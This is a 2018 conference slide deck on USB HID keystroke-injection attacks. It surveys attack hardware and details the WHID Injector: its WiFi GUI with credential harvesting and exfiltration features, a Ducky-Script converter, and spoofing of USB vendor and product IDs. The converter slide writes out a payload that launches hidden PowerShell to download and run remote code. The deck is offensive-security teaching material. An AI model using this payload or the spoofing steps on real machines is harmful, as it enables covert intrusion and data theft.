


# How To Bring HID Attacks To The Next Level

Luca Bongiorno - 14<sup>th</sup> March 2018

# Overview

-  @LucaBongiorni
- In Omnia Silendo Ut Audeam Nosco
- After this presentation, you will:
  - Be (even) more afraid of USB devices;
  - Learn about new tools for pranking your colleagues, pwn customers & scare CISOs;
  - Forget about your RubberDucky & BashBunny
  - Not trust anymore your USB Dildo and Pump Breast!



# Human Interface Devices

“A **human interface device** or **HID** is a type of computer device usually used by humans and takes input and gives output to humans.” — Wikipedia

- Keyboard, Mouse, Game Controllers, Drawing tablets, etc.
- Most of the times don't need external drivers to operate
- Usually whitelisted by DLP tools
- Not under Antiviruses' scope



## What could go wrong?





# State of Art – 1<sup>st</sup> Generation

- **Teensy – (PHUKD 2009 & Kautilya 2011)**

- DIY Solution
- Multiplatform (Win, \*nix, OSX)
- Multipayload (through DIP-Switches)
- Cheaper (25 €)

- **Rubberducky (2010)**

- Dedicated Hardware
- Multiplatform (Win, \*nix, OSX)
- Can emulate Keyboard & USB Disk
- Multipayload (CAPS-INS-NUM)
- Changeable VID/PID
- Expensive (55 €)





# State of Art – 2<sup>nd</sup> Generation


- **BadUSB (2014)**

- It exploits the controllers (i.e. Phison) within commercial USB devices and turns them into a covert keystrokes injecting device.



- **TURNIPSCHOOL (2015)**

- Is a hardware implant concealed in a USB cable. It provides short range RF communication capability to software running on the host computer. Alternatively it could serve as a custom USB device under radio control.




# State of Art – 3<sup>rd</sup> Generation



- **WHID Injector (2017) – A Rubberducky on Steroids**

- Dedicated Hardware
- Multiplatform (Win, \*nix, OSX)
- Changeable VID/PID
- Has WiFi
- Cheap (11 €)






- **P4wnP1 (2017)** (by [@mame82](#)) – **A Bash Bunny on Steroids**

- Based on RPi Zero W (~15 €)
- Has WiFi and USB to ETH
- It can emulate USB Key FileSystem
- Autocall Back to C2
- Changeable VID/PID
- NexMon WiFi Drivers ► MANA Attacks FTW
- And many other cool features!

# WHID's Initial Concept



- ATMEGA 32U4
- NRF24L01 + PA + LNA
- USB-A MALE CONNECTOR
- LiPo CHARGER CIRCUIT
- EXTERNAL ANTENNA
- MULTISCAN/INJECTION
- FAKE/DUMMY PHONE CASE
- RESET BUTTON w/ HALL SENSOR
- ESP-12



- MICRO SD
- GSM MODULE





# WHID's Initial Concept




# WHID Injector – Schematics & Specs

- **Atmega 32u4**
  - Arduino-friendly
- **ESP-12**
  - WiFi (both AP and Client modes)
  - TCP/IP Stack
  - DNS Support
  - 4MB Flash
- **Pinout for weaponizing USB gadgets**
- **HALL Sensor for easy unbrick**





# Weaponizing USB Gadgets





# What's Next?

**Test for Social Engineering weaknesses within your target organization (e.g. DLP policy violations) and to bypass physical access restrictions to a Target's device!**

We've offered the companies budget-saving solutions for the past 10 years.



"We recommend Contoso to anyone who will listen to us because they're the best!"

- Mike Simms, CPO Microsoft

PLACE STAMP HERE


John Smith, CPO  
Piazza La Bomba e Scappa 1  
Rome, 10100 Italy

Contoso, Inc.  
1337 Main Street  
Raleigh, NC 02134-0000



Leader in Office Supplies





# WHID Injector – ESPloitV2 GUI

- Evolution of WHID GUI
- Shipped w/ Cactus WHID
- Hidden SSID (if needed)
- ESPortal Credentials Harvester
- Multi OS (Win, OSX, \*nix)
- AutoStart Function
- Change settings on-the-fly
- Live Payloads
- Duckyscript to WHID Converter
- OTA Update of ESP firmware
- Changeable VID/PID
- Reset ESP from Serial
- AirGrap Bypass through Serial

**ESPloit v2.7.41** - WiFi controlled HID Keyboard Emulator



by Corey Harding

[www.LegacySecurityGroup.com](http://www.LegacySecurityGroup.com) / [www.Exploit.Agency](http://www.Exploit.Agency)

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File System Info Calculated in Bytes

**Total:** 2949250 **Free:** 2935947 **Used:** 13303

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[Live Payload Mode](#) - [Input Mode](#) - [Duckuino Mode](#)

-

[Choose Payload](#) - [Upload Payload](#)

-

[List Exfiltrated Data](#) - [Format File System](#)

-

[Configure ESPloit](#)


-

[Upgrade ESPloit Firmware](#)

-

[Help](#)

# Ducky-Script to WHID Converter



The screenshot shows a web browser window with the address bar displaying `192.168.1.1/duckuino`. The page has a header with a navigation bar containing `<- BACK`, `Convert`, and `Run Payload`. The main content area is divided into two columns. The left column contains the input Ducky-Script, and the right column contains the converted WHID code. At the bottom, a status bar indicates the conversion was successful.

```
GUI x
DELAY 500
STRING a
DELAY 500
LEFT
DELAY 500
ENTER
DELAY 500
STRING powershell -w 1 -nop -noni -c "IEX (New-Object
Net.Webclient).downloadstring('### WHATEVER YOU WANT ###')"
```

```
Rem:Generated by Dckuino.js by NURRL
Rem:Modified for use with ESPloit by Corey Harding
Rem:-----
Press:131+120
CustomDelay:500
Print:a
CustomDelay:500
Press:216
CustomDelay:500
Press:176
CustomDelay:500
Print:powershell -w 1 -nop -noni -c \"IEX (New-Object
Net.Webclient).downloadstring('### WHATEVER YOU WANT ###')\"
CustomDelay:500
Press:176
```

i - Done parsed 13 lines in 2ms

# Change Language Layout

Just need to copy-paste one of the locales from [WHID's repo](#) and replace `_asciimap` of `Keyboard.cpp` in Arduino's libraries.

```
#include "Keyboard.h"

#if defined(_USING_HID)

//=====
//=====
// Keyboard

static const uint8_t hidReportDescriptor[] PROGMEM = {

Keyboard_::Keyboard_(void)
{

void Keyboard_::begin(void)
{

void Keyboard_::end(void)
{

void Keyboard_::sendReport(KeyReport* keys)
{

extern
const uint8_t _asciimap[128] PROGMEM;

#define SHIFT 0x80
const uint8_t _asciimap[128] = {
{
    0x00,          // NUL
    0x00,          // SOH
    0x00,          // STX
    0x00,          // ETX
    0x00,          // EOT
    0x00,          // ENQ
```

whid-injector Added Keyboard Layouts ...	
..	
be_BE.lang	Added Keyboard Layouts
cz_CZ.lang	Added Keyboard Layouts
da_DK.lang	Added Keyboard Layouts
de_DE.lang	Added Keyboard Layouts
en_UK.lang	Added Keyboard Layouts
en_US.lang	Added Keyboard Layouts
es_ES.lang	Added Keyboard Layouts
fi_FI.lang	Added Keyboard Layouts
fr_FR.lang	Added Keyboard Layouts
it_IT.lang	Added Keyboard Layouts
pt_PT.lang	Added Keyboard Layouts
tr_TR.lang	Added Keyboard Layouts



# Spoofing VID & PID

- Edit `boards.txt` in Arduino configuration directory
- Linux:  
`/root/.arduino15/packages/arduino/hardware/avr/1.6.19/`
- Windows:  
`C:\Users\USER\AppData\Local\Arduino15\packages\arduino\hardware\avr\1.6.19\`

#####

```
CactusWHID.name=Cactus WHID
CactusWHID.vid.0=0x1B4F
CactusWHID.pid.0=0x9207
CactusWHID.vid.1=0x1B4F
CactusWHID.pid.1=0x9208
```


```
CactusWHID.upload.tool=avrdude
CactusWHID.upload.protocol=avr109
CactusWHID.upload.maximum_size=28672
CactusWHID.upload.maximum_data_size=2560
CactusWHID.upload.speed=57600
CactusWHID.upload.disable_flushing=true
CactusWHID.upload.use_1200bps_touch=true
CactusWHID.upload.wait_for_upload_port=true
```

```
CactusWHID.bootloader.tool=avrdude
CactusWHID.bootloader.low_fuses=0xff
CactusWHID.bootloader.high_fuses=0xd8
CactusWHID.bootloader.extended_fuses=0xcce
CactusWHID.bootloader.file=caterina-LilyPadUSB/Caterina-LilyPadUSB.hex
CactusWHID.bootloader.unlock_bits=0x3F
CactusWHID.bootloader.lock_bits=0x2F
```

